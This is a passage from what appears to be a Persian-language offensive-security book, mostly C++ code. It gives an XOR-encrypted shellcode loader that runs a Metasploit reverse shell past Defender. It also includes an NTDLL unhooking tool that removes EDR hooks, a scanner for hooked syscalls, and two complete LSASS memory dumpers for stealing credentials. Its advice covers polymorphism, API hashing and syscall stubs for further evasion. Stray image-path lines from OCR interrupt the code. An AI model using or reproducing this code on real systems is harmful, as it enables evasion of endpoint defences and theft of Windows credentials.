msf6 exploit(multi/handler) > [*] Command shell session 2 opened (192.168.85.144:4421 -
> 192.168.85.130:52083) at 2025-03-01 11:13:57 -0500

msf6 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...


Shell Banner:
Microsoft Windows [Version 10.0.19045.5011]
-----
```

تصویر ۱۴- اجرای شل‌کد با runner.cpp

این برنامه:

- شامل داده رمزگذاری شده است.
- آن را در حافظه با همان کلید رمزگشایی می‌کند.
- حافظه‌ای اجرایی اختصاص می‌دهد.
- شل‌کد را با استفاده از CreateThread اجرا می‌کند.

runner.cpp:

```
#include <windows.h>
#include <iostream>
#include "encrypted_shellcode.h" // Include generated
header

const std::string key = "redteamexercises";

// Decryption logic
void xor_decrypt(unsigned char* data, size_t size, const
std::string& key) {
    for (size_t i = 0; i < size; i++) {
        data[i] ^= key[i % key.size()];
    }
}

int main() {
    std::cout << "[+] Starting shellcode decryption and
execution...\n";

    xor_decrypt(encrypted_shellcode, shellcode_size,
key);

    void* exec_mem = VirtualAlloc(nullptr,
shellcode_size, MEM_COMMIT | MEM_RESERVE,
PAGE_READWRITE);
```

```
    if (!exec_mem) {
        std::cerr << "[-] Memory allocation failed\n";
        return 1;
    }


    memcpy(exec_mem, encrypted_shellcode,
shellcode_size);

    DWORD oldProtect;
    if (!VirtualProtect(exec_mem, shellcode_size,
PAGE_EXECUTE_READ, &oldProtect)) {

        std::cerr << "[-] Failed to change memory
permissions\n";
        return 1;
    }

    HANDLE hThread = CreateThread(nullptr, 0,
(LPTHREAD_START_ROUTINE)exec_mem, nullptr, 0, nullptr);
    if (!hThread) {
        std::cerr << "[-] Thread creation failed\n";
        return 1;
    }

    WaitForSingleObject(hThread, INFINITE);
    return 0;
}
```



تصویر ۱۵ - اجرا روی ویندوز ۱۰ با Defender فعال

وقتی شل‌کد مبهم سازی شده و فقط در حافظه اجرا شود بدون اینکه به دیسک نوشته شود و بدون واردکردن مستقیم APIهای خطرناک در Import Address Table (IAT)، ممکن است بتواند امضاهای پایه Defender را دور بزند (اگرچه EDRهای پیشرفته با شناسایی اکتشافی ممکن است هنوز هشدار دهند).

شکل ۶ – برقراری شل معکوس (یا نتیجه payload)

وقتی شل‌کد اجرا شد، باید رفتار مورد انتظار را ببینید—چه ایجاد یک شل معکوس، نمایش پیغام، یا اجرای هر payload دیگری.

نتیجه‌گیری

رمزگذاری XOR یک روش پایه‌ای در مبهم سازی است. برای مقابله با آنتی‌ویروس‌های مبتنی بر امضا مفید است، اما در برابر موتورهای هورستیک یا EDRهای رفتاری محافظت محدودی دارد.

برای محافظت بهتر:

- XOR را با پولیمورفیسم (رمزگذاری تصادفی) ترکیب کنید.
- روند رمزگشایی را مبهم کنید.
- رمزگشایی را به تأخیر بیندازید یا به بخش‌های کوچک تقسیم کنید.
- از لودرهای مبتنی بر استک یا مناطق حافظه RWX استفاده کنید.
- API-hashing و stubهای syscall را برای جلوگیری از ردپای APIهای ویندوز مخلوط کنید.

t.me/cybershelf

بازگردانی unhook کردن NTDLL با بازیابی بخش text. از روی دیسک

مرور کلی

سیستم‌های مدرن Endpoint Detection and Response (EDR) معمولاً هوک‌های خطی (inline hooks) را داخل DLLهای حالت کاربری، مخصوصاً ntdll.dll، قرار می‌دهند تا فراخوانی‌های سیستم (system calls) را رهگیری و رفتارهای مخرب را مانیتور کنند. این هوک‌ها معمولاً در بخش text DLL. که محل ذخیره‌ی syscall stubها است، جای می‌گیرند.

با تغییر دستورالعمل‌ها (مثل اضافه کردن دستور jmp یا call به کد EDR)، EDR می‌تواند تماس‌ها به توابع حیاتی مثل NtOpenProcess، NtCreateThreadEx و... را مشاهده و ثبت کند.

اما این روش قابل دور زدن است؛ با بازیابی نسخه اصلی و بدون هوک ntdll.dll از دیسک و جایگزینی فقط بخش text. آن در حافظه، می‌توان stubهای اصلی syscall را بازگرداند و جلوی کارکرد هوک‌های حالت کاربری EDR را گرفت.

چرا باید NTDLL را unhook کرد؟

هدف	دلیل
دور زدن هوک‌های خطی EDR	حذف ترمپولین‌های کاربری (مثلاً jmp به EDR.dll)
فعال کردن stubهای syscall تمیز	برای تکنیک‌های syscall مستقیم یا غیرمستقیم
اجازه اجرای مخفیانه	جلوگیری از فعال شدن مانیتورهای رفتاری روی تماس API
حفظ اجرای حالت کاربری	نیاز به درایور کرنل یا دسترسی‌های بالاتر نیست

روند کار تکنیک

۱. بارگذاری ntdll.dll تمیز از دیسک با استفاده از I/O فایل
۲. پارس کردن هدرهای PE هر دو نسخه در حافظه و روی دیسک
۳. پیدا کردن بخش text. (جایی که stubهای syscall قرار دارند)
۴. تغییر موقت محافظت حافظه text. به قابل نوشتن با VirtualProtect یا NtProtectVirtualMemory
۵. بازنویسی بخش هوک‌شده در حافظه با نسخه تمیز از دیسک
۶. بازگرداندن محافظت حافظه برای حفظ رفتار عادی

t.me/cybershelf

محدودیت‌ها

- هوک‌های حالت کرنل یا ETW/AMSI را دور نمی‌زند
- اگر حافظه در حالت RWX باشد یا در زمان اجرا تغییر کند ممکن است هشدار دهد
- EDRهایی که از SSDT (هوک کرنل syscall) یا بازپیاده‌سازی API حالت کاربری استفاده می‌کنند ممکن است همچنان رفتار را شناسایی کنند
- برخی هوک‌ها در DLLهای دیگری مثل dll۳۲kernel. یا dll۳۲advapi. هم وجود دارند

کد: بازگردانی Unhook NTDLL از طریق بازیابی بخش .text

```
#include <windows.h>
#include <winternl.h>
#include <iostream>
#include <vector>
#include <fstream>

// Gets RVA and size of the .text section
bool GetTextSectionInfo(BYTE* moduleBase, DWORD& rva,
DWORD& size) {
    auto dos = (IMAGE_DOS_HEADER*)moduleBase;
    if (dos->e_magic != IMAGE_DOS_SIGNATURE) return
false;

    auto nt = (IMAGE_NT_HEADERS*)(moduleBase + dos-
>e_lfanew);
    if (nt->Signature != IMAGE_NT_SIGNATURE) return
false;

    auto section = IMAGE_FIRST_SECTION(nt);

    for (WORD i = 0; i < nt-
>FileHeader.NumberOfSections; ++i) {
        if (strncmp((char*)section->Name, ".text", 5) ==
0) {
            rva  = section->VirtualAddress;
            size = section->Misc.VirtualSize;
            return true;
        }
        ++section;
    }
    return false;
}
```

```
// Loads ntdll.dll from disk into memory buffer
std::vector<BYTE> LoadCleanNtdllFromDisk() {
    WCHAR systemPath[MAX_PATH];
    GetSystemDirectoryW(systemPath, MAX_PATH);

    std::wstring fullPath = std::wstring(systemPath) +
L"\\ntdll.dll";
    std::ifstream file(fullPath, std::ios::binary);

    if (!file) {
        std::cerr << "[-] Could not open ntdll.dll from
disk.\n";
        return {};
    }

    file.seekg(0, std::ios::end);
    size_t fileSize = file.tellg();
    file.seekg(0, std::ios::beg);

    std::vector<BYTE> buffer(fileSize);
    file.read(reinterpret_cast<char*>(buffer.data()),
fileSize);
    file.close();

    return buffer;
}

int main() {
    std::cout << "[+] Starting NTDLL unhooking...\n";

    // Get loaded ntdll base address
    BYTE* loadedNtdll =
(BYTE*)GetModuleHandleW(L"ntdll.dll");
    if (!loadedNtdll) {
        std::cerr << "[-] Failed to get ntdll base
address.\n";
        return 1;
    }

    // Get loaded .text RVA and size
    DWORD loadedRVA = 0, loadedSize = 0;
    if (!GetTextSectionInfo(loadedNtdll, loadedRVA,
loadedSize)) {
        std::cerr << "[-] Failed to get .text info from
loaded ntdll.\n";
        return 1;
    }
```

```
    BYTE* loadedTextBase = loadedNtdll + loadedRVA;
    std::cout << "[+] .text in memory: " <<
static_cast<void*>(loadedTextBase)
              << " | Size: " << loadedSize << "\n";

    // Load clean copy from disk
    std::vector<BYTE> cleanNtdll =
LoadCleanNtdllFromDisk();
    if (cleanNtdll.empty()) return 1;

    // Get clean .text RVA and size
    DWORD cleanRVA = 0, cleanSize = 0;
    if (!GetTextSectionInfo(cleanNtdll.data(), cleanRVA,
cleanSize)) {
        std::cerr << "[-] Failed to get .text info from
clean ntdll.\n";
        return 1;
    }

    std::cout << "[+] .text in clean ntdll at RVA: 0x"
<< std::hex << cleanRVA
              << " | Size: " << std::dec << cleanSize <<
"\n";

    if (cleanSize != loadedSize) {
        std::cerr << "[-] .text size mismatch between
disk and memory.\n";
        return 1;
    }

    if ((cleanRVA + cleanSize) > cleanNtdll.size()) {
        std::cerr << "[-] Clean .text section exceeds
file size bounds.\n";
        return 1;
    }

    BYTE* cleanTextBase = cleanNtdll.data() + cleanRVA;

    // Change protection to RWX
    DWORD oldProtect = 0;
    if (!VirtualProtect(loadedTextBase, loadedSize,
PAGE_EXECUTE_READWRITE, &oldProtect)) {
        std::cerr << "[-] Failed to change memory
protection.\n";
        return 1;
    }
```


```
    std::cout << "[+] Patching .text section in
memory...\n";

    // Overwrite with clean .text
    memcpy(loadedTextBase, cleanTextBase, loadedSize);

    // Flush CPU instruction cache (important after
patching syscall stubs)
    FlushInstructionCache(GetCurrentProcess(),
loadedTextBase, loadedSize);

    // Restore original protection
    DWORD tempProtect;
    if (!VirtualProtect(loadedTextBase, loadedSize,
oldProtect, &tempProtect)) {
        std::cerr << "[-] Failed to restore memory
protection.\n";
        return 1;
    }

    std::cout << "[+] Unhook complete. NTDLL restored
from disk.\n";
    return 0;
}
```



تصویر ۱۶ - نتیجه اجرا

با اجرای این برنامه، بخش .text از ntdll.dll در حافظه بازنویسی می‌شود و هوک‌های حالت کاربری EDR که در این بخش قرار داشتند حذف می‌شوند. این کار باعث می‌شود که stubهای syscall اصلی دوباره بارگذاری شوند و مانع نظارت یا رهگیری توسط EDR شوند.

تشخیص Syscallهای Hook شده در NTDLL از طریق بررسی Prologue درون‌خطی

مقدمه

در محیط‌های مدرن ویندوز، ابزارهای امنیتی مانند EDR (شناسایی و پاسخ به تهدیدات در نقطه پایانی) از hooking در سطح کاربر (user-mode hooking) برای رهگیری و نظارت بر رفتار پردازش‌ها استفاده می‌کنند. یکی از رایج‌ترین روش‌ها، inline hooking است؛ جایی که نرم‌افزار امنیتی ابتدای توابع حیاتی (مثل فراخوانی‌های سیستمی) را تغییر می‌دهد تا اجرای کد به سمت کد نظارتی خودش هدایت شود.

این مقاله نشان می‌دهد که چگونه می‌توان چنین hookهای درون‌خطی را شناسایی کرد—به‌ویژه در ماژول NTDLL.dll که شامل stubهای سطح کاربر برای تمام syscallهای ویندوز است.

Syscallها چه هستند و چرا hook می‌شوند؟

در ویندوز، وقتی یک برنامه در سطح کاربر نیاز به دسترسی به قابلیت‌های کرنل دارد (مثل باز کردن یک پردازش یا تخصیص حافظه)، APIهایی مانند OpenProcess() را فراخوانی می‌کند. درون‌ساختار، این معمولاً به یک stub فراخوانی سیستمی که در ntdll.dll قرار دارد، مانند NtOpenProcess، ختم می‌شود.

این stubهای syscall دارای prologue قابل شناسایی (یک دنباله ثابت از دستورالعمل‌های ماشین) هستند و معمولاً به این شکل (در x۶۴) دیده می‌شوند:

```
mov     r10, rcx
mov     eax, <syscall_number>
syscall
ret
```

چهار بایت اول معمولاً به این صورت هستند:

```
4C 8B D1 B8
```

EDRها اغلب این کد را با درج یک دستور JMP در ابتدای تابع patch می‌کنند که به شکل زیر دیده می‌شود:

```
E9 XX XX XX XX
```

به این روش یک trampoline گفته می‌شود—یعنی تغییر مسیر به DLL نظارتی EDR (مثلاً edrhook.dll). شناسایی این تغییر به تحلیلگران کمک می‌کند تا تشخیص دهند که آیا در یک محیط مانیتور شده هستند یا خیر.

روش کار شناسایی Inline Hook

۱. بارگذاری دایرکتوری export از NTDLL
۲. پیمایش روی توابعی که با "Nt" یا "Zw" شروع می‌شوند
۳. پیدا کردن آدرس تابع در حافظه
۴. خواندن ۴ یا ۵ بایت اول تابع
۵. مقایسه با prologue شناخته‌شده syscall(B۸ ۴C ۸B D۱) یا بررسی الگوهای تغییر مسیر مانند:
   - (JMP) E۹
   - (breakpoint INT۳)CC
۶. شناسایی و نمایش مقصد دستور JMP و نگاشت آن به DLL مربوطه

کد کامل C++: detect_hooked_syscalls.cpp

```
#include <Windows.h>
#include <Psapi.h>
#include <iostream>
#include <string>

#pragma comment(lib, "Psapi.lib")

int main()
{
    // Load the in-memory NTDLL module
    HMODULE ntdllBase = LoadLibraryA("ntdll.dll");
    if (!ntdllBase) {
        std::cerr << "[-] Failed to load ntdll.dll" <<
std::endl;
        return 1;
    }

    // Read the PE headers
    PIMAGE_DOS_HEADER dosHeader =
(PIMAGE_DOS_HEADER)ntdllBase;
    PIMAGE_NT_HEADERS ntHeaders =
(PIMAGE_NT_HEADERS)((BYTE*)ntdllBase + dosHeader-
>e_lfanew);
```

```
// Locate the export directory
    DWORD exportRVA = ntHeaders-
>OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPO
RT].VirtualAddress;
    PIMAGE_EXPORT_DIRECTORY exportDir =
(PIMAGE_EXPORT_DIRECTORY)((BYTE*)ntdllBase + exportRVA);

    // Resolve export tables
    PDWORD functionRVAs = (PDWORD)((BYTE*)ntdllBase +
exportDir->AddressOfFunctions);
    PDWORD nameRVAs = (PDWORD)((BYTE*)ntdllBase +
exportDir->AddressOfNames);
    PWORD ordinals = (PWORD)((BYTE*)ntdllBase +
exportDir->AddressOfNameOrdinals);

    // Expected syscall stub prologue (mov r10, rcx; mov
eax, syscall_id)
    const BYTE syscallPrologue[] = { 0x4C, 0x8B, 0xD1,
0xB8 };

    std::cout << "[+] Scanning ntdll.syscalls for inline
hooks...\n";

    for (DWORD i = 0; i < exportDir->NumberOfNames; ++i)
    {
        const char* functionName = (const
char*)ntdllBase + nameRVAs[i];

        // Only scan Nt* and Zw* functions
        if (strncmp(functionName, "Nt", 2) != 0 &&
strncmp(functionName, "Zw", 2) != 0)
            continue;

        // Resolve function address
        WORD ordinal = ordinals[i];
        DWORD funcRVA = functionRVAs[ordinal];
        BYTE* funcAddress = (BYTE*)ntdllBase + funcRVA;

        // Compare first 4 bytes with clean syscall
prologue
        if (memcmp(funcAddress, syscallPrologue,
sizeof(syscallPrologue)) != 0)
        {
            // If first byte is 0xE9 (jmp), likely a
trampoline
            if (funcAddress[0] == 0xE9)
            {
```

```
                DWORD relOffset = *(DWORD*)(funcAddress
+ 1);
                BYTE* jmpTarget = funcAddress + 5 +
relOffset;

                char modulePath[MAX_PATH] = {};
                if
(GetMappedFileNameA(GetCurrentProcess(), jmpTarget,
modulePath, MAX_PATH)) {
                    std::cout << "[HOOKED] " <<
functionName << " at " << (void*)funcAddress
                              << " => JMP to " <<
(void*)jmpTarget
                              << " (Module: " <<
modulePath << ")\n";
                } else {
                    std::cout << "[HOOKED] " <<
functionName << " at " << (void*)funcAddress
                              << " => JMP to " <<
(void*)jmpTarget
                              << " (unknown module)\n";
                }
            }
            else {
                std::cout << "[SUSPICIOUS] " <<
functionName << " at " << (void*)funcAddress
                          << " has unexpected
prologue\n";
            }
        }
    }

    std::cout << "[+] Scan completed.\n";
    return 0;
}
```

نمونه خروجی

```
[+] Scanning ntdll.syscalls for inline hooks...
[HOOKED] NtOpenProcess at 0x7ffcc2da1000 => JMP to
0x7ffcaaaa1000 (Module: C:\Program
Files\EDR\edrhook.dll)
[SUSPICIOUS] NtProtectVirtualMemory at 0x7ffcc2da1040
has unexpected prologue
[+] Scan completed.
```

موارد استفاده

- پیش از اجرای direct یا indirect syscall، برای اطمینان از تمیز بودن NTDLL
- در حین شناسایی sandbox یا دور زدن EDR
- هنگام بررسی اینکه آیا یک روال unhooking واقعاً ntdll.dll را بازیابی کرده است یا نه
- در تحلیل بدافزار یا عملیات red teaming

محدودیت‌ها

- فقط hookهای درون‌خطی در ntdll.dll را بررسی می‌کند، نه IAT یا hook SSDTها
- جایگزینی کامل DLL توسط EDR را بررسی نمی‌کند (API reimplementation)
- تشخیص بر اساس یک prologue ثابت ۴ بایتی است—برخی stubهای syscall ممکن است کمی متفاوت باشند

t.me/cybershelf

Dump گرفتن از LSASS با استفاده از MiniDumpWriteDump

مقدمه

فرآیند lsass.exe (مخفف Local Security Authority Subsystem Service) یک فرآیند محافظت‌شده‌ی ویندوز است که مسئول اجرای سیاست‌های امنیتی، مدیریت اعتبارسنجی اطلاعات کاربری و نگهداری توکن‌های دسترسی هست. Dump گرفتن از حافظه‌ی این فرآیند می‌تواند داده‌های بسیار حساسی مانند هش‌های NTLM و حتی اعتبارنامه‌های متنی (plaintext credentials) را افشا کند، که همین موضوع باعث می‌شود هدف مهمی در مرحله‌ی post-exploitation باشد.

این مقاله توضیح می‌دهد که چگونه می‌توان به‌صورت برنامه‌نویسی، با استفاده از API ویندوز MiniDumpWriteDump که در کتابخانه dbghelp.dll قرار دارد، یک dump حافظه از LSASS ایجاد کرد. این روش مشابه کاری است که ابزارهایی مانند ProcDump یا Mimikatz در پشت‌صحنه انجام می‌دهند.

چرا MiniDumpWriteDump؟

API تابع MiniDumpWriteDump یک قابلیت رسمی و پشتیبانی‌شده در ویندوز است که به توسعه‌دهندگان اجازه می‌دهد تصویری (snapshot) از یک فرآیند هدف بگیرند. این snapshot می‌تواند شامل حافظه، جداول هندل‌ها، نخ‌ها و موارد دیگر باشد—بسته به فلگ‌هایی که هنگام فراخوانی استفاده می‌شود.

وقتی این تابع روی lsass.exe اعمال می‌شود، این امکان را می‌دهد که محتوای حافظه به‌صورت آفلاین و با ابزارهایی مثل Mimikatz یا pypykatz تحلیل شود.

بااین‌حال، به دلیل سوءاستفاده‌های گسترده، این تکنیک به شدت توسط راهکارهای EDR مانیتور می‌شود. با این وجود، یادگیری اصول پایه و طراحی نسخه‌های دورزننده همچنان ارزشمند است.

نیازمندی سطح دسترسی (Privilege Requirement)

برای تعامل با LSASS، فرآیند فراخواننده باید دارای SeDebugPrivilege باشد. این سطح دسترسی، مجوز بررسی و باز کردن فرآیندهای محافظت‌شده مانند lsass.exe را می‌دهد.

بررسی کد

در ادامه، یک پیاده‌سازی کامل C++ از یک LSASS dumper مینیمال ارائه شده است. هر بخش همراه با توضیح آمده است.

t.me/cybershelf

```
#include <windows.h>
#include <tlhelp32.h>
#include <dbghelp.h>
#include <iostream>

#pragma comment(lib, "dbghelp.lib") // Link against the
Debug Help Library
```

فعال‌سازی SeDebugPrivilege

```
bool EnablePrivilege(LPCWSTR priv) {
    HANDLE hToken;
    TOKEN_PRIVILEGES tp;
    LUID luid;

    if (!OpenProcessToken(GetCurrentProcess(),
TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY, &hToken))
        return false;

    if (!LookupPrivilegeValue(NULL, priv, &luid))
        return false;

    tp.PrivilegeCount = 1;
    tp.Privileges[0].Luid = luid;
    tp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;

    return AdjustTokenPrivileges(hToken, FALSE, &tp,
sizeof(TOKEN_PRIVILEGES), NULL, NULL);
}
```

این تابع سطح دسترسی فرآیند جاری را ارتقاء می‌دهد تا شامل SeDebugPrivilege باشد و امکان دسترسی به فرآیندهای محافظت‌شده را فراهم کند.

پیدا کردن PID مربوط به LSASS

```
DWORD GetLsassPID() {
    PROCESSENTRY32 entry;
    entry.dwSize = sizeof(PROCESSENTRY32);

    HANDLE snapshot =
CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    if (Process32First(snapshot, &entry)) {
        do {
            if (_wcsicmp(entry.szExeFile, L"lsass.exe")
== 0) {
                CloseHandle(snapshot);
                return entry.th32ProcessID;
            }
```

```
        } while (Process32Next(snapshot, &entry));
    }
    CloseHandle(snapshot);
    return 0;
}
```

با استفاده از ToolHelp API، این تابع بین فرآیندهای در حال اجرا پیمایش کرده و PID مربوط به lsass.exe را برمی‌گرداند.

منطق اصلی برنامه

```
int main() {
    if (!EnablePrivilege(SE_DEBUG_NAME)) {
        std::cerr << "[-] Failed to enable
SeDebugPrivilege.\n";
        return 1;
    }
```

فعال‌سازی سطح دسترسی باید موفقیت‌آمیز باشد تا مراحل بعدی قابل اجرا باشند.

```
    DWORD pid = GetLsassPID();
    if (pid == 0) {
        std::cerr << "[-] Could not find lsass.exe\n";
        return 1;
    }
```

پیدا کردن فرآیند lsass.exe بر اساس نام آن.

```
    HANDLE hProcess =
OpenProcess(PROCESS_QUERY_INFORMATION | PROCESS_VM_READ,
FALSE, pid);
    if (!hProcess) {
        std::cerr << "[-] Failed to open LSASS
process.\n";
        return 1;
    }
```

با استفاده از OpenProcess، یک هندل به LSASS گرفته می‌شود. سطح دسترسی لازم شامل PROCESS_QUERY_INFORMATION و PROCESS_VM_READ است.


```
    HANDLE hFile = CreateFile(L"lsass.dmp", GENERIC_ALL,
0, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
    if (!hFile) {
        std::cerr << "[-] Failed to create dump
file.\n";
        return 1;
    }
```

یک فایل محلی با نام lsass.dmp ایجاد می‌شود تا dump فرآیند در آن ذخیره شود.

```
    BOOL success = MiniDumpWriteDump(hProcess, pid,
hFile, MiniDumpWithFullMemory, NULL, NULL, NULL);
    if (success) {
        std::cout << "[+] Dump written to lsass.dmp\n";
    } else {
        std::cerr << "[-] Dump failed.\n";
    }

    CloseHandle(hFile);
    CloseHandle(hProcess);
    return 0;
}
```

تابع MiniDumpWriteDump محتوا و وضعیت حافظه‌ی فرآیند را در فایل مشخص‌شده ذخیره می‌کند. فلگ MiniDumpWithFullMemory باعث می‌شود کل حافظه‌ی تخصیص‌یافته (نه فقط stack و اطلاعات نخ‌ها) در dump قرار گیرد.



تصویر ۱۷ - نتیجه اجرا

نتیجه اجرا

فایل خروجی lsass.dmp را می‌توان با ابزارهایی مانند:

- Mimikatz (sekurlsa::minidump)
- pypykatz
- Volatility یا Rekall

تحلیل کرد و اعتبارنامه‌ها، هش‌ها، تیکت‌های Kerberos و موارد دیگر را استخراج نمود.

شناسایی و دفاع

EDRهای مدرن معمولاً MiniDumpWriteDump را hook می‌کنند یا با استفاده از الگوهای حافظه، دستورات خط فرمان، یا شاخص‌های رفتاری مانند:

- استفاده از SeDebugPrivilege
- دسترسی به LSASS با OpenProcess
- ایجاد فایل‌های .dmp

آن را شناسایی می‌کنند.

تیم‌های قرمز یا بدافزارنویس‌ها معمولاً روش‌های پنهان‌کارانه‌تری مانند:

- نسخه‌های مستقیم syscall
- Fork کردن و dump گرفتن از فرآیند فرزند
- پیمایش دستی حافظه
- استفاده از PssCaptureSnapshot

را به کار می‌برند.

t.me/cybershelf

Dump گرفتن از LSASS با استفاده از PssCaptureSnapshot و MiniDumpWriteDump

مقدمه

فرآیند LSASS (مخفف Local Security Authority Subsystem Service) در ویندوز، یکی از اهداف اصلی در عملیات تیم قرمز (Red Team) و توسعه بدافزار است، زیرا اعتبارنامه‌های حساسی را در حافظه ذخیره می‌کند.

روش‌های سنتی مانند استفاده مستقیم از MiniDumpWriteDump روی LSASS معمولاً توسط سامانه‌های EDR (شناسایی و پاسخ نقطه پایانی) مسدود یا شناسایی می‌شوند.

برای دور زدن این موضوع، مهاجمان از dump مبتنی بر snapshot با استفاده از API ویندوز PssCaptureSnapshot (معرفی‌شده در ویندوز ۸٫۱ و سرور ۲۰۱۲ R۲) استفاده می‌کنند. این تکنیک امکان ایجاد یک نسخه کلون از حافظه‌ی LSASS را فراهم می‌کند، که می‌توان آن را بدون دسترسی مستقیم به فرآیند اصلی هنگام گرفتن snapshot dump کرد—در نتیجه سطح شناسایی کاهش می‌یابد.

توابع کلیدی API

- PssCaptureSnapshot: گرفتن snapshot (کلون) از یک فرآیند در حال اجرا.
- MiniDumpWriteDump: نوشتن حافظه یک فرآیند به فایل dmp..
- OpenProcess و EnablePrivilege: گرفتن هندل به LSASS و فعال کردن دسترسی دیباگ.

کد کامل C++ همراه با توضیحات درون‌خطی

```
#include <windows.h>
#include <tlhelp32.h>
#include <iostream>
#include <processsnapshot.h>
#include <DbgHelp.h>

#pragma comment(lib, "dbghelp.lib")
#pragma comment(lib, "kernel32.lib")

// Enables SE_DEBUG_NAME privilege in the current
process token
bool EnablePrivilege(LPCWSTR privName) {
    HANDLE hToken;
    TOKEN_PRIVILEGES tp;
    LUID luid;
```

```
    // Open current process token
    if (!OpenProcessToken(GetCurrentProcess(),
TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY, &hToken))
        return false;

    // Lookup LUID for the privilege
    if (!LookupPrivilegeValue(NULL, privName, &luid))
        return false;

    // Enable the privilege
    tp.PrivilegeCount = 1;
    tp.Privileges[0].Luid = luid;
    tp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;

    return AdjustTokenPrivileges(hToken, FALSE, &tp,
sizeof(tp), NULL, NULL);
}

// Enumerates all processes and finds the PID of
lsass.exe
DWORD GetLsassPID() {
    PROCESSENTRY32 pe = { sizeof(PROCESSENTRY32) };
    HANDLE hSnap =
CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);

    if (Process32First(hSnap, &pe)) {
        do {
            if (_wcsicmp(pe.szExeFile, L"lsass.exe") ==
0) {
                CloseHandle(hSnap);
                return pe.th32ProcessID;
            }
        } while (Process32Next(hSnap, &pe));
    }

    CloseHandle(hSnap);
    return 0;
}

int main() {
    std::cout << "[+] Starting LSASS snapshot dump using
PssCaptureSnapshot...\n";

    // Step 1: Enable SeDebugPrivilege
    if (!EnablePrivilege(SE_DEBUG_NAME)) {
        std::cerr << "[-] Failed to enable
SeDebugPrivilege.\n";
```

```
        return 1;
    }
    // Step 2: Get LSASS process ID
    DWORD lsassPid = GetLsassPID();
    if (!lsassPid) {
        std::cerr << "[-] Could not find LSASS
process.\n";
        return 1;
    }

    // Step 3: Open LSASS process with full access
    HANDLE hLsass = OpenProcess(PROCESS_ALL_ACCESS,
FALSE, lsassPid);
    if (!hLsass) {
        std::cerr << "[-] Failed to open LSASS
process.\n";
        return 1;
    }

    // Step 4: Capture snapshot using PssCaptureSnapshot
    HPSS snapshotHandle = nullptr;
    DWORD status = PssCaptureSnapshot(
        hLsass,
        PSS_CAPTURE_VA_CLONE | PSS_CAPTURE_HANDLES |
PSS_CAPTURE_HANDLE_NAME_INFORMATION |
        PSS_CAPTURE_THREADS |
PSS_CAPTURE_THREAD_CONTEXT,
        CONTEXT_ALL,
        &snapshotHandle
    );

    if (status != ERROR_SUCCESS) {
        std::cerr << "[-] PssCaptureSnapshot failed.
Error: " << status << "\n";
        CloseHandle(hLsass);
        return 1;
    }

    // Step 5: Create output file to write the memory
dump
    HANDLE hFile = CreateFileW(L"lsass_pss.dmp",
GENERIC_WRITE, 0, NULL, CREATE_ALWAYS,
FILE_ATTRIBUTE_NORMAL, NULL);
    if (hFile == INVALID_HANDLE_VALUE) {
        std::cerr << "[-] Failed to create dump
file.\n";
```

```
        PssFreeSnapshot(GetCurrentProcess(),
snapshotHandle);
        CloseHandle(hLsass);

        return 1;
    }

    // Step 6: Write memory dump using MiniDumpWriteDump
(dump original handle)
    BOOL dumped = MiniDumpWriteDump(
        hLsass, lsassPid,
        hFile,
        MiniDumpWithFullMemory,
        NULL, NULL, NULL
    );
    if (!dumped) {
        std::cerr << "[-] MiniDumpWriteDump failed.
Error: " << GetLastError() << "\n";
    } else {
        std::cout << "[+] Memory dump written
successfully to lsass_pss.dmp\n";
    }

    // Step 7: Cleanup
    CloseHandle(hFile);
    PssFreeSnapshot(GetCurrentProcess(),
snapshotHandle);
    CloseHandle(hLsass);
    return 0;
}
```

نحوه عملکرد این تکنیک

- PssCaptureSnapshot یک کلون فقط‌خواندنی از LSASS در حافظه ایجاد می‌کند.
- این کلون همه‌ی صفحات حافظه و اشیاء را بدون دخالت فعال در فرآیند اصلی منعکس می‌کند.
- می‌توان dump را از این کلون یا حتی از همان هندل اصلی (در زمان وجود snapshot) گرفت، بدون استفاده از الگوهای API سنتی که معمولاً شناسایی می‌شوند.
